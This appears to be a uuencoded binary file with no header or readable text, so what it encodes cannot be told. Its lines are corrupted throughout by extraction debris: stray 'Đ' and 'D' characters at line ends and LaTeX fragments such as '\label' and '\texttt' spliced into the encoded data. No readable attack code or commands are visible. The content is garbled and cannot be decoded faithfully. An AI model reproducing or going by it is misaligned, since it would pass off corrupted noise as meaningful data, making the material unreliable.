M6\P+35ST\+Q3-W;C,Q>2)BT2,,,M.HH2_370H=E1XG&J5M0LHQT)-&\251ID ME2,9L0'10^P#;'ID(_M'7-L[-*0<ZU:JQU7S]5X12)%`;,DDRSDLZPQJVIEJÐ MIC-;8.?AH01%2,:NX,ZX1%8:JRBBX,2C9U;"NICH4J#26-VGCNBW\$HK&!]CWD M39*-:.>TS[TH\$A=YIMYLV?MMV4Z",&-3-;(FW8+I5K17K98"'GI[!WR/-[36Đ MO"0^/@WIVNS1RJC>]KYCUE:A'59VEJRAEB"74RPT]50XKLP>POX_()_]SL;YĐ MSF8\$]S.0,818NB@+)<#F]&VCB+S#*-,:90%9?Q1HA.9ZM7L9GZ=*R\)`G,N1D M8'Z'>`O(!1?'XF9=D%2Y[)QYUU&9LT@(@[XQ#RVJA?P4Y^,<VR\HXSN3V\$\KĐ $\label{eq:mnqe} \texttt{MNQE}) \, \texttt{UJDT>!} = \texttt{``'4Q(]ON46@CL_I]W9"[NB\$?V0>:9, <A'<K"!4X)SY.; (O\#RD) = \texttt{``'4Q(]ON46@CL_I]W9"[NB\$?V0>:9, <A'<K"].}$ ME0*E>/U6=:6?DF2V.PU/TW7MSG%5@.F@T0--*0=?&Y:T\$('JD5>"+&+VX(GFD MODZ'+J,".XC&"J`C@KX>U/Q!#19L43#X5[UU_7?7W[UM]GV+#C5W<__HUY4CĐ MGS-SI&5R7X9J"^MJHV<;U(C-IG8Y#/DGALSGI.*VC9RKD*11A2H0U7`\$E_VEĐ $\texttt{MX'WO["\&T2=HO1BK\&24E1\TQ+)4@7\$_D^QAFSU'ZBLHXK/@R==\&_\,H=C=MRQD) }$ M!8`O%5=*!DA+6-`S2ZKD@T!P>P%H_(HJNM?)D7!Y1!)!5G7<Y8N#I7+TGW'XĐ M7#T+RNZA3)M,<PHMZRT.,-OC(ABHS#3F[R,[9X&Z]1CH*JXY=K'10]F+()63Đ M3YV)AE\E\2508HO?R%_+]^#&57;MU6&3:+A[],C3F@7YD#38I\Y0A<RPK\$D#Đ MXY(M>R")YZ.;43M4%^GB<W+-V=7CYY\$, `]#,\9\$X8\V>E?1VK>VD\$P8"4)W0Đ M:.W2LB8OX&-'IF*?0Z."5S;8(TPH_#=!MJ!(=W^FYXZ6+H-O4-):A&H((JTMD MV%8\$1`OI-]S*^??9_BFQV;IF9811,8=L9S'1C56_D@=\$I(87B5.J.J+P&5@_D M,A)P5+G+-Z]>:<R*SX4%.?2RINP([_7:V2SA%\$/H")DXJTF0W!"S1[ODA9V=D M.+\[*'SJ\\$SKT4&\;@,O'ISNB.N:^;X#X9I%SLCO)QI*2.1U3A"^R0;3ZE3#Đ $M#J*['G44.AM+Z\>E`FJ7WS-D.370)=1,O#C^'64!=SK>48D9Y;NP-N"!LK.FÐ$ M1P&9S(JR?36P90%O!295\E7,KRAJ+-+/34<!)A`Z9WRP8*=20+G6.W&S9R=EĐ ${\tt MX68^6_5+O*<4MO@YII.S()4DX:\D5(/871,61_\&6?3)[760QMWYZM6]4K\$=TD)}$ MOA7+15X,65)5DH="MNM(91F,KUH`ZI!OL@40\\1%;%A6EG-(596#&+-KHY:YĐ M"2G-&LX1G,O4<(LAWYG84`^.+N7F;)KN7ZO!6Z""),[B8^=\$;H8.-I>%B.7.Ð M&1:3M%A92W^H:E7\$1^0?!RK>B?4KJH]H,=009M`-B7[\$R;B/N9"!=F#Q[!][Đ M/E7K2*>YD?8+*F;V;#7TQP]/R?-B5UJR<YH[9A#?;B";P+.2% ?8+U4[,[3MĐ MLH85>C]2@LK=I'2`8I'6(_"Y,L:.2GQ9@\ZB2!D#Q'AGG:%0\^]YT7JIJ_ZIÐ MBD%.E^:6\$4+09N-?=BAMWX!%<?Y'3RF>":.^>M8*IPA_^CUF@.%U9ZGJ<C/WD MTS^`,_-4&'7\$CS+[_[#-T-X=>\$.\^I\$+(M]+TJFYI+C9-\$,]TE\UC!'!,ME,Đ MY:]^F;G%Y5ML-M@1B\$^:!X9.S73BIHX_T(;J"7@-J3L'0^60JK:C`07H]JN8Đ M2\E/)F")*YH.5Q:[/3PASR>_W5`).\$#">%KLRMJFB<^L"!Q(%OZ:1X>[9.)8D $\texttt{M.ig,XSF8KE1!U([F=\MW8;@Z^ZN)]F&(N"N3B\#;6H<T\,TK@XR,/^FK;D06QD) }$ $M+P,ULE; \4JPR: Z(.9'P:0Q6A_1,PMR.]YSJ%L)C`,,)K20.Y?9IB+W*V"[!ZD]$ M0QZQM)%\$1V0UX+<H]@\$^O=55B<O93>BJ34Z6MZ"4&>2(%G,:WGS0CWE\NX,ZĐ MHF>7"=.L;2LWA2&UCX%U(W"?3]5#14LD,#.UPHEM[^O?0?WH5FV]SWI8O&!*D M.UX3\$>CGWK,FX'\$>\$Y4P\"M;76+/0/\1?)@*M\GU8_W[ZY."^KKF\$8)9]130Đ ME220;0\A05!BP70T.0\IW4#>M*_I.W(A>3+5NNPKGFG-QP[-#!UB]602Y5!.D MSN/K3NHIPAPW\$:%J&ZQ[!6E4R(]D>5[?5MX'N@5I_74T\$.CE+4!E.SKY);[1D M>?2E;DL":*1X3*_%E!5)VA_`O@<Z9HAC7ZU7,USGM>>UQ9R)#GC<%37").U.Ð M55RD7ZXX-K8IW#.ZF3_\CD\$CT#\]++K4XK0';Y5\$&\BI^2:Q*]OPR`]B#5*OĐ MA#8R>IEUYM&63)@D&B1(_E+P<XLH6A(]TPA,Z(Y;[B,P(A'XJ]5B0E+X[%6KĐ MXZ\UW*4JM!D_K5B&M#FE,_:\H>3V.O0,1Z=B*A5>M0U-D&_P.\$8LU4_Z!A.\$Đ M:B542..TZR(<-,?HR[`A+MU756H5'\$RHDJJ@K)RD()0;X!X]^B84NM*;S\?5Đ MK*HO?9RBG(M+8ZX9M2JY"'*W:\$[+Q`DA_RN69E_=N>NJ'PNW7#^,+OX`Y_;)D MZ0'A7%Q_Z-=X\$Y,>X\EG8S%C-OGJQZ"1JD\$\/:<'?CJ3Y7BX#8%%[\$H+^[W6Đ $\label{eq:mk:Z+@} \texttt{MK:Z+@)W)S\#`_!=.HG?1YG+W?4_WD&K^ZHS^?D/Q2MRI-7:U>P[D&(6SH<V*+D)] + (CARRELL - CARRELL - CARREL$ MX[%W0B%/F&8J900=4J@X[PRBBL[%+C9\ZJ4R1JJ6:Y?5S,.2)KS+!V/5K-4PĐ M8LK*PLJ]0M;\$FII0'*:N1/5%6S:VJN-2P)\#<=I77Y)\$L>`,69<(H#(]T6?PĐ

MJII3N-E28N^1A;9+4-+(3AVC1TM^.%'%A"AXJ3F-PL9_<C&MV8*MI_TYQ+*;Đ M3]I5S66!`9&+#LR:`*CJ.'46\$&#K+GD9IB?RHL%.@S?4O.LK_X_^,"*9@?CFD MRGHS[K4*DK?59[5EU8-=.8<N=*FUKN.=K!T^B?W#AR*DOW/()'>%?^C[*,G7Đ MH-G8!Z;F7G5XV@5[<Q+CKQ8C5S&?&MGCY,]RS6C/!O=02AR]1]P!#/63U[&D=02AR]1M2GJ#)!)6HY3!T;M;!&GJ=?++]"&Y'&1%75753>WJI`V1!W4K[QG2^,BITD+VĐ M)EO%S1FVS'G6AW^[K==EOE>B6^QW"@O=KE48^D0TL96!,J%*U6P7%=5?SA+&Đ $M))1'X48(G)G/WV6>$2L\9K);3+$G#O[+"C+U)9B.7>.0\; #\>JEOUM"=Q7Đ$ MY#*U!O0[LP_-;28*Y=&:)VHO,?5DQ&:87H9<RX\$D*U7B.!#VL#5G\]A1U=E5D M+P7X6UNK:CS6LR;SJ3%)&R:^3FFZ`?4SB0[`.(M3G^U14_2>7?`D^>#\$>6FJĐ $M4.\& @E?G;D%9`;NR:I=AOI"9U,#*/&Z8&V2NC#+$J2B4YXG-[^YQ(M1RE(P'D))]$ $M_F./(?O"\$!ZL\#/Z;Y5H:H\&7>DY'^SKK"NJJ:P_+*HN<EQT'TT!,Y;<\[SB?!D]$ M9IV]HEA0EM+PL+TGKE,CI&C.-8F<0;XL>P_C+J*=_>\Z:\[:;:Q:^&I[8ZN7Đ] MJ8'LFB]QJRR@_JLJ5LMT/3_@OXVJ%"\$&'(1P\EGWGKC;E6;!,C/V6GJ0=*3.Đ M*-CSSGQ=RGR7<-*B9AE-M'JR:Q#+JEH2V/\$IFYU!1&L\F\$8EW_MGB:+YC&JLD MEH2HX@#%#1-37(4VZ[@8!X%X8D%=-(N#1C8QU)AHA*%^R_)SM)S:<OF8S<^OÐ M("&FV:JJ+'V.#8*;'/T\$7C_WDXA0T3P(2&H-\WJJ&3COWD[GTAA;00&."?T?Đ M!I9JW*5=;7N?26+^LEZR-&"*F;*CN1C!%):D^&;X2I:V]DO:;"I-]\$P+:)7JĐ MA60/;]Q#*"+[N.MJ8%J.WM2=@"2:65\$G\601&J@GUC.A*VTBE%:%LL6E7#6JĐ M6XP/VEK)/E&]K1*EJ2#*4"5-3\5Q%+<3%4IGUJAZ.1)<%AN?>3G1_IP#G+MRĐ MGX`(ERU?QRSY%JTZ'V+I2(C_E=K,)WIFWZ.^]<7_1[Y@+:,*3MT7H`"KA<R7Đ $MQ^3?Q*@,9X!,5R+W,DQM9+Q>=3=7:(=2LL;DU(=:VQ$7466^U,N.:67&1@0!D)$ M31?3H8W62N&==9>MUZYEBI*0FGMV:>'_>J1M067A1&^7V6DH47S:-([=?]^;D $M\,W+>[>H!7^{HBSFQ}?Z^{19};='X)!W;Y\J@31&0":;*>15CYCG81PPEL[Z&_<ND]$ M'9U7HZ#<P)6)^PYA=MZ4T(2.(?QFPA00&P7T\$R,X#J9\$HJ)!QI(G>%'VQNLTD MO_QV24+Q7A-0Q/HX;>E69[3\$'\$33)%^M&@AD2%3'&.NJPPDL(TZG_9`G@AHTÐ M#M!VAC56I98BXII#(!&DR%\$S*=DQAS*-QX)`2*"3RZK0='8-7+50\F)6/32JÐ MBK6GOV_L9]OO\$QPD;HG=,B;5JY[<J:K9HL]'UO6_`L?5]^F0IY+1JS1TJ#%7Đ M]&=)/S<LRRY5*7.52`NLF68L'&V&9<,CX-"8@N&/#`WX)3.&A=DX0"'"9#=/Đ MBSW9V;4`%ZP\$#0?**9J6R^*UM"Y<COUV*T4]AA`VMT])80S)R*Y3HQ<>H"NZĐ MXD0#T]USLR,:ET;S,(.?X/Y=N:!:W\>W-^[T]*Z+\$"<X>FNLI]=>1`-CX\$C9Đ M]JXPT_.NV`QT(2]/W2%ZTT1=K5XI8:0*V>`74@YM_TEBIRY4<^S#,5`),[\JĐ M>EY3::#&J,\-F>ALG``H].1V8@2%RL\%1P`O%+8;@._Z[8I"O/JG7G:8;=66Đ $MO2X1$#(-T]AQ];W3(CO`.\ZG_;CT\>W<[J-7LV;][/_6ET)P>N]O`Q^>,.H;D$ MDP-AKJ>JSWQ8523B:@\"-3\$4_BYJT-TJ56D[\$>+_,#YOX0#O+=\$0;Y]6466LĐ M?_QDBR4M7+%*"3G5CX[6!C+?XF*YZ67592',3W>@>4[F"4;!@(7-HL-S!8MIĐ M5K!D!<``P1AB8F"LY=X9<59;7BWK!*@H\7L+?KQA,*4*,.WDZ.?6?RX+VFA;D MX.?H& Y-#]:%[SA[E/M5TFQJ&M4A>S#0I+TGCYFRD!VX#%90-I"0\$9W'9.Q!Đ MPTO".IR3ZEUM2YSD'<M^>Q6'%VV%73%57MJ><0??%AQ]XO/3**O9-C/JV.I)Đ MP6\$Z5A`ZY7^P'::[^]NAN_+PSM7Z0-A*GU5FSVG?:DGS*87`V70>'S4C!BG:Đ MGY0H2LG01E3E#"0.CE[^C.NDDX`KNTL^!KG'#OA'@I<098^IQ/ZJ05:+"BMYĐ M6X)X3CU\OU?+O%=@?O[!9.:8H>SH8`+\$[MZN.L!X"VL1%=IEX]LR'3);VVPQĐ M*.NSE1+Z"UPNH@)3KX"&L:J,9P5K8E45V^'VF;L,'7Z5!\1\M5Y=VL+EAYB\D MMG:J(V\$D6(6,U1RIZF?O/?Y7MAT5H!@A2"BC*:D2J9Z)H0\$JZI/@<6YM)U&7Đ $M!06@..F7:'V*Z)*,INQXVA'(P,N=(/_*XDQ<VH/>30JK,.\1';,S59)DQ],XD$ $\label{eq:mhq<0hq-0;T<A<\$$L8^DH8N?\\V*\$?X!7@PLL,NC:_\#G+^W]FZMV`6*U,)>N-,D$ M5Z]>["E/,],8/D3U7K,\ITZ^6VLZYI%_Y>&2XQC5>^BJ(YV@+-;/^'!32X`%Đ $M0^4_)&;6^*+-*'F=(V$H/6?+:RMA2V<F?9U,-+IT$'L3$\K23QQ1L19H^1.#D$ MR;/KC,5NIM/U9T>&D52T_O/%N^SW]TA,=HU/2@YH&F]JM8::8-MN3\$GL\$F_YĐ MQ^4U^{\dagger} † $^{$ M*2L7A_ROV8U!=1/;ZM*@@H]ZV#*/`9%Y:<T6@\$AF+YK^6NJUQN52,4*@)NOÐ MPMEL8!5P7?TLH3?"\4/+1NO*>T*H)W5^C)![\+/(^8BH:JTB2*9G\=3 39LZĐ MT-P9)!+'/-V\$W:'8*CXS=:J]`FMI`R1CEWE*+1<\$W:GU9I?F&PG5D=P+5A[3D $M'WH1([",W\"%,<,P\#O2BO2@+9PI1(B$=_33EGORA4,%MK`Q$L*3^XA@J>''4Đ$ $MVB, 116>A, P/#)=KW*&HI7, FJ:N(T=N"K]-10(.^=,)V$/K+A']74@,?9T:GD$ M/UB;\:FOB@!%=K%:5`E00\=Z/NZHR'2J)FB6?PLHXNE0SP]:=V&JF>&>Z)19D M*"9PR8,4';!?FG;2@Y*NMBL-L6@:G(6V54EOU:D6WCWH2HLR5Y%-55EK"+"HD M[V]?QT,S*%YEMM/A_N/,%Z;V1GMO_(7P/\9E%+20W\KTLK!IJ2*BN8`H2^TFÐ MODB+1F3)FK^_A,I!=C5CU?8[2#8X8C4Z]6%TERHSR`#!^<F0%.2K/OO<H(3]D

M9*A5QNI*@I7S_V+OK:/:7)\P0*!0H+2%HL6A\$%Q*<;?B[B[%+;@4AT)QE^#ND M7MRE+>XN"5+<H;@\$6>B]M_?VM[O_[-FS?VT./2DA)]^7]WUGYIF99V9,`G)9Đ MN7M_IT9''VN9;SHS^-^\"TFHVYT2&\$C\N"GB#\"-N_G*J_+YQ\$7FZ,,8?WA.Đ $M"V/_0 < MEX39 * M"K%*'.1#9:W8^^)E%+I]Z7?=WA"EJGY:8J9.HDX9M] \setminus K'BD$ M"6_[**+L=)9(XI1'#(ZI//>R>HLH]-4`G]GONK4O.H\`JIDF^X*#N^H%>A[`Đ M!20DTG2=YKU4O-3(%'JM/AMO]84NF&Z(1,%3W;C@G>9<0K>75!(D".7T=R'"Đ MET?WS[\9G&@CEOV6H>6X]G(2O6C4S %,K3J?WZ(?D#+ CO*@\3:.0/8>'2#5Đ MOF160]!<DUIV%E.9[CG5:PW4H^,;3\((HP>N8HW_\$XW\5?(D'?MJ1])TEQ<>D M\M91PE,3G:&?>&R:R=X"-*"^ZM/<]W%;PL2\KL")0/-:\$D7UQ2JV5!Z=R-LNĐ MT1Q3R_RHW]53HPDP(/VS]6:S;59F'%6_"?(\$60'2=_4+Z9+)[I5[<VJA:^V?Đ MPX!OC-M_2P<!^C0"TS\$D=2*SLLF_.!\%:OAL\$O,Q:7E;%97.DEJY;:47/KGGĐ M\$E6L=/\=6P/W2.,XV/YB+39N@/*.?HE*!:+;]*PLGDQC0DL6?*]]R&W1)6!`D MV&8SA>.4"KJTOT"Q@P"TNB^KNMXQ2?#_SD*3C((>`SH\1SG*/ZPEK4L.KO/LD MNH1*]IGLABOTUQ*>X86F*FJ;KTCOE.: '@903-)^R7FM>9SO2Z9"/7@HPLYD9Đ MR\$RH+9K(WE4<\$9[_+B#\9;E+HO39D4KC!=([&3],HU<368:+SOZ53_Q""R_OÐ MLQ=2\(\$2"0F^>Y`J;&YF)Y\$:6K43\._8H'</UOL=6<W_S#(R>_\KV6>ZBR^/Ð $M/U > QY2, [W12@"NR.D'['< Y^0Z_V - . < , T)53K*^0:9Y0@?/0<J \ '90Y=5W9D$ MO4A45?O.D*!KU8+:SI@3Y(!OZ9&[(#;0NL%C>"937.VTU%B[>:EU-GD=C==.Đ MWU9[[O<+@3SFLJ_TT>_KK/4HJ[Q4[3RD*!-;MH+D,%?JE*HTSU(R)JD)QV,3Đ $\texttt{M`[1/-0H>]LD,*'N'VK!^SE\#!J4\%L((4C]FZTL;T[L8R\#BDY4<F*,`60A)OXD}$ MTDPO'4!\8E2,\3'T02[/3\$0_-HS--1(^18Q@B^+\..SC80>+8<PA@-PIM*B0Đ M`+RD9,\&<X^A-NT41]\$7:IV.Y`[\\E*F+%(V%A6J&YJ*1[TZ6\$/U8AI7XQ06Đ M11@BE(?-+!`Q@'8<W[QTX##W@+E(E\PVQY`GUAUH)2RTLM'6QNDY7<\NETQCD M95M-&I=UJ;TC.`OKP3Z!D1(/8)?+57_0B\$*^],;"6S3QG5+9V41;Q8\$4NHS\D MFXM-Z'59I.HVG!\$JRC8'QAMB/<WG=%!O&S[&7:^`TCK5\U>":5L:U27J+4W@Đ $M'/(M(Q@'JG\#*W)7^2,\#%6_J?J1'NEQ=OH::C25@[BIYRA$2XT%9-E^'J.'AĐ)$ $\texttt{MS\$=VZZ\#UULMU(=T^1LIC'PNXYC-S\&L>9Y*HWR^+7+:S,Y8G)Q-S1:6LG4H,4D}$ MY6S[3*@%T^HIZRMT-%.EG=;9SYE5O&OCE-B2/U;LFS)`-8!K\$6(,VU.Z/[>ZĐ M>(D/)44FM3W>J:*6R!EZ:S.);ROA)5A"-KN6U5_.\$C^H"M?'2A-70I3/W88QĐ M`Z?^W8"2Z=A%NDR!X*Y7F2:1V*;O*3\7K=4YG].JO9J'<)0Y/_7?:?W<KM4EĐ MAL\5!0='\M;T,8LOQ=5#GN,0P%QKK1H!.0Y4&8DC8Z557.')KRBZ99^YRY<\D $M/_;*WZD'N8>5->YJ6.H-W.:N?C%Q5:,]B+&FYQR4`3D]?3\@"2D'(3*\G8IYD)$ M<"&^\$,\$9P<;(1>9;"A89JVE#%_UFW>:_5+X?X`67`1G3<CDXLXCWWS6W1,9(D M'^RDU-200:OZ4ARNOZME"9VNM%SGS;\'KV/@\$=962:U&81Y.'@G32_2AF`[,D MFH8'+N[7W@V'5L5A.<V;K]O341^T:N1NYBUZGH%&C@ZG*M9L#B[S3I'_:9GTD M1?>QSNPX%C%!8`-2&]SA=@2F7TVL!:=3',7HE7EJWLIAT8-G5_;4QYVE''-+Đ M6=JU/#^,=7U37S7\E>[Z6A0,D%J:7OT@N_JO(\$31G?MP)2\$\[;6VP\$Z937SÐ MY4OGQ_"7].L)(6A#3/(YWGU+X`9!+WU"IS\$B^.E?9E@G_SO>7TP2=2@=`_OWĐ MX(9_R`?I#RKG-!=E[D&*AI`?3H%CL5?RDW=(\PCX+SC^9D_IOWDPU!1PX=8"Đ M;%?Z?XVX`TD''P*M"@-%F*L0WOU&W<C7#L"V_KK9&>)%9[3JK86Z%G2\-U4KĐ MY;0A,^1[XS;*OV-_!/0EX5;02VN7_#D!5D45JLQBXTKBN6+\$=>-^5?4%5L&'D M;&V;1%*-+W1&*?_U;09]?=1]!@4EMFS/H!SY:TPFC9.)G@4U8^-J-=38BLF`Đ M8.RK?TTQ#)PEI3R=P%MH)>&%D@2#DW>@HQ-O@E)5@%3NB=?W)=?VR=*`FLG^D M;(AS2\=%,C8Q9L:7@K64QCGX_]XD#5PB;%)(318QP]>\][;LZ3WD'#>3F#':Đ M; V3.J+%P8M)5%YYO4=COT)NF:),Z(OU[:6;*#FR2Y%RGC3I!7K0M6?V9`_/MĐ MEYB\$O[]):3J,B8#)FH'E6\$]M?7\2'.Q%9PWU=7IQ)*=]1K_SZ7]*@S0?Q4D+D M.@(4\$\IW^IZ?!K)YS(;HY#\$N3`@NX&<W(N;&6[-]FJB;G@T":\$Y<P[?^6[.6D M`:/E(QYI/R23`Y8*/KPYDJ[X@')0F;A<,W-=O,8?;E-6)RT'632TGL`#UBA]Ð M)?IW8S,I]9-AQT)%I/YWTEX#".89VGN\$/QW.#J/'KET!>(2^?^8>HA"0G%:MD MKJU#@NCU[B-2AGL0XS;VEZE-AU(:`/Q3EUHEID2TR:^1:\=F^191HN2%!58AD M>(T?,J:K6!F_6<T5;'"\<)8\A!G?`GXH'0MUGXDR<2\.K64,)70-,^M&'GK-Đ M)NI=TMH*T7+-_HM5_&C*E+])`F"W<U3<:1IIJT[\Q21]&AZ;5`_@>4LQ,M2`Đ MT<_&^5B+5>_*.\<9(-2\$[/,(<;J#-3U*^:/]&2ULHJ9ENML<<H07R89CX(2ID M\18?/YYQ]F&7ZY7<.5AD@'-=/P;%_ZJP19X`6N'#-HPDAV*F*2JWH76<'&*D MRYG0`*X`WO7C-C.WSZ&"/F10-PVE\=0L6L"0Q<5C2ZN#1KD^,7`H-^^9G]7CĐ M4@;!=\+!%VX(ZLM01HXK/MEY5C'EO#L>DDXT[!3L+36@QJ(6;WE:1W?RHYRFD MX%:Q;4P[//^T=T[<:Z1]LWP8T3/O_61_GJ.*AL.8Z"XWC:ZDVK:#%G4^.DJ9Đ $\texttt{MM6}) \texttt{S}) \texttt{0$\$='W*3V8K*^$^-\$@R2M'"FND\8KZ^TX;=KM^B8@\$-W<S;A6`^13W'MD }$ M1>0"U<_);6(I>,>/RWB^KL<X]9^THE\P*8C2(P:[R18QSJB5O9STPI/-NY.4D

M, J6:TZ:S.S()QPV_T5W-!63E@Q4AFEC\$>95OSC]L2S%O*-@K\4KRS6#;3WZTD MJ!3&N%>J&4LGRQ]%\/QU)\$1@F\$F8PU`8D"?(]<WQ0PE>^K'!#ES44]2VQC0`Đ M*%`KS=9"XIA(M6C4<^99QB8HK/,ZVQ)L>FPS5YQ*6^+V7ULW\$K.X=7WBOQF\D M3;">Z(T!V]X1,"_:BG#AJ,5\$7%UH+H"X=./V:JN\$_NH'__^GA^-.1FB?"C9:?Đ M,B%Z;R+/:\;X<G:A)8XOFGT525D[#PFL09((303U.\$MIH"/V4]966ROJ'4%KĐ M!WW,]D5^\$:YGL6\$'?:Q"><8JSM:&'P2U\LT6Z5(5W4"V#:H._6VDN10@SG!MD M'2IY9*@!% =7[8<4A>`TFV%^W6G\RF"T@'I.1M:KVW`)B;I@Z42M"JOD]D M:XJO-E7S#)7SEZ@]@N.5/OIG"4\MGP=HLEN![3Q.]JGO3T,(:QTI^FO-#28"Đ MO_P42^6Y\$M#A#HJ-Y""6'Z?V#'GS+:[-"!E=#2RG)`R9<4Z4/R5%BDU_*J!0Đ ME6)*)48%K6KB*;'V(+.^E*]FUFP]#GU2]'*96U:6Z^Y!(=<E&,C1BJU8QS,7Đ MIR[IMAMVF6/`XED)I[&;10AV:`:UYTGH,TW7Y\$K!"=\$!2IEOK&WY>U_"G!2)D M-66UK2P--`W]0)6B(,>PB.U0?'Z6U?Y9+RD1HK,%]:7I"%.P%VLE61?C7QG0Đ M:7AI9I(R[D">A_\;OU)7>E?=B:NIW:<[?03W-ZO1[+&E%N[#K8:2O\U_#9YNÐ M,Q2,''.W6IK]9W*EYBL!V/\$0\C6?/Q51\$'PO7.XIE=#!AM1`>%>V*O>\P'<FD M;RZ%SGA=0OJ^OH3TR4NMU6RFRNQ*A9PGX!KOX@GT!`;2E[_-P(;P8X3+_"Y1Đ M7#'8TFP`F!&9-##:V3^V@VI]VS"UA)>LNL"1I\$J!MS":CPHK<S1?8/IO#:LZĐ M^B]584\$Y#:BW<Z6-&)]0D&2O`MT`Q^3&!:4&QPM4*<!G9&B,XJ>[L#'_DC=EĐ $M! > @$0-8_-$\S(!,V;MK[Z2GAH-F^A+"N;\SKF/6U5.4L`_/9A*D116F&:_^TĐ$ M:?NEBP_0J1X,SUPD@<X07W-H1AV/G'RC.UMNR=#T^X1CP@2!S8L4VSZ6`K_IĐ M;AY.Z^@:.2R;O'5#^KTO=`X3L_.:Z?ER_\[:F>6%DS\$5D/>H0<X\W6F,*[1GD M3T>4H;/G&&+]+"HA)HM88NT065;S.LYCFD*239&N6A2/L*>W>@\2`_MOX3-=Đ MZ,.94L?@LX0:?]!LKW,X7TIU@C@;U3`X:PY`V(A/?SMI;_GA9\$P\$HDCJ[\$KCĐ MR1Y<1-/2_EQ>IJDVAT3(/\T"'S+>J\$VV3]]0%E9M6,67S"%L?][>YQ3?(I@Đ M^@XYHT#WXLB#UCGMTVX1C"X5@76>^RK[3,=E4-"!:5_"^228V:DE/B(!N\D,D $\texttt{M5} \\ \texttt{JS:[7F,P_=]QBSU=} \\ \texttt{EP[!U,,LQ/!;->?11"<CJ&IJOP$6M2WDE>'6GZBW6DE'] } \\ \texttt{CJ&IJOP$6M2WDE>'6GZBW6DE'} \\ \texttt{CJ&IJOP$6M2WDE>'6GZBW6DE'} \\ \texttt{CJ&IJOP$6M2WDE>'6GZBW6DE'} \\ \texttt{CJ&IJOP$6M2WDE>'6GZBW6DE'} \\ \texttt{M5} \\ \texttt{M5}$ M>@Y)ITVO2"[+6?/]ZK?YI_V,Z&\$/MX'_G]M(\#%_:N3"]-7^D60\$ZAKE0OY*Đ $M\YL:.OU@(VLHGKG^*ST]_-$].($((+_TL[Y]OTPGF;EVL6!K(L/C@1N,B7?,D))$ $M74[D'Z)*'N;%)-$S$6ZU9>BAO() : IY<&@?!#%U]?>8P/83.^)](A/60J0VED)$ ME; V]L?.7: P06T*: QVOH(R4DI9*Z9!T=G'+QC\$[KNRF19.S8^@PE,4'V[O-*!Đ MJ>#+]_L+T<%W`M232XJEI/OIHO(M("\$YI^0YXSF*4G?667HHN\$17AC*WG2@(Đ MEE7(_[:JH8M]0&AT\$Z5GYKSU%[3JH)`AF0NFL5<H-:>F404Z=ZJ0>I-MP[@AĐ M^K&2?7SHOWA!0`JN"^X],S2:!B.67'N=:#,[E<P%];.C"F0'M7])>05B@10/Đ MVM:M`&QW2=^ZT(PPT["86904_[<#O&\=?/*P3RX[0PY2D4O<9S*7==Y6&GZ*D $ML<V\#_6@3UER^0,/=;9GZ\HIN5B\+GE2+$J[Y!QJLHN2VL?_$&S31]5\&B6,F\#D$ $MZ^7+=$!32F=7#+)17.?:IF!YAD!+@-W_VWX/;*[-T3^QE==]QJQX:_^[?,D]$ M%]Y), E, VQTE?_/Q, CG'A\$Q9NMO=O\$"+V\9`F.'2^CX\$P`"1Y7VAE6]\$OF:74D M>0*_+4EYM:46JK9S7B<:LHFJE1%+>JJ#;,/'L*#_EMW[O/>A%\@5:]SX5'1ND M*4D'B"IKL_G*NZ5H8',4KT(<(DQCN,T4C;U05-8*K+G,JF<H,_C5JOGOHQG[Đ $\verb|M1QZIEN1M@EP7<3DW?4H*L3=WL\#M=SHW3,>U2<C^RK]=US<3/M$+X@QE6*J0+D|$ M*1^`G2%!W`&^Q1@EP,]= A/F1>T%1^V7G#57:VWS6EY^1+,>F.V/^0^P?QM8Đ M^SF6UX2.+GS),\$.3PT2[=#GL%RC/I'Q,LZ)/\QRMWQT4[8&-E3[[`JY"H`[VĐ $M#92D&K=EO-&2U_#>FM;EH)M(2EX)_XV35K;E<IDM5I#]T3<L\G$_P@T\[[PCD]$ MDG:S5QD-)G/I.,2U4`M/D"Y!EI?<B,PTD].@NAFA2]F1T+8JS4<6GK\.1YV(Đ MF^Z(SU<8)Y+5%JKY5UV\$EDR&^ZB_6CYGLL)6PHPY)[X, `GN.RLK16U,FJGXNĐ M2J(8H"IY:]\$8#U;@6P=;GD9\[=O\$C1-6@E->F7UPZ./K<\\$#N3X7[W'#\$^;=Đ MCS6JQT.A)K:,0/DG&.9`_N`/N3TO=?!_RYYV#.\G*;T:+)\$\]"6U@\K;00(FD $MWG8-0<`-(6HB5K-<$/`F+X_4X42OF#]>_IR&A>JE]I[XH"07"-0J;_*!T)7D$ MG13\V,(C\1"<(?7>VK'C_)!BZAZ4T/2_E)4A\$DL2KNVZ\$F0/+QI`^'97-Ð M&/V2_'\$)SGA3"72ISPK419GH@;6=>II&,L88\9V:AD;%YWD&6B5/6-TS%]CKD M8F,6M=-%#ED^,&!=+3>W=,C5:P"SPOY,9K@9]HV3;03\$*.S#NM;25==OB2O(Đ $MV91)/QQ)H$#H;_^RF=(R#V)5BBS/I:]YD08V.W6A]\V[#),B0//>C=Q)SHV6Đ$ $M\BG(G1(Z5-:S8(L"LW5W4_<\"9';?QX]O3'^0#>NSN$:U-TX?91K'/`KG3(:Ð)$ M(Q"+BS:@<@SJKY`!G74^^G;;0V/%!:KWL]8R1S-<T70`#NK-HFL@EB7X=9*6Đ M=\SB]H4RA&7C9*Y\$E:^&J`*O.V9!(:`N+7]\$,04`.%)BPAW`_#4UVN?S(\]XĐ M>L*>T.!'38.!`X:UFS&#GH&@SM!43070G.9MV51&=8ES<_CQN9968\08QZ\$4D MK51.CJHSM6AMI<8C`7AOK4[J.55SC=M&<,UY8I1CR%+!<>\$JP#HG9\$!9]%)GD

M@*5N'1RY78)%7\$900DQ]\$!WHS#-]/3VN1A.;/%1Y'OPK;OF6]=%&/K4PAY%KĐ M3P#+`O?0KZOMZ^L8TWBH^>)N8O3*KFLL,BC5(*>L+L_-(L.G>\)!=HNRJ^[AD MY8KW>+C3#0]7"+=[D7/S+=3(NSB60M3B1K'D2;R1%(3.,_Z&?*[HZ#/@92[3Đ M^W&QG8%O(A!5]STK!Y[WOP+R`J_>#OG`D/[:,@E]ZNK"VFIZI:KW>O^@!YP'D M:+BQ@KP%"T=+_G;CV7[=>9G=]]<ZEM??_YFK]\7HL=AMCW?KSR%R*(]CV,;)D MGN6\$'Q7K%=U^VBEHS.D&'\$CP=G(_VT)P'E5A3WL/<W1NZQA\W)ZMM8)D5[<Đ MMW(@H?N@G419'NMWG\$#H,3K%2!D43![?T%VG NGMHB6@+<ZQW-.<&Q!XXB)#D 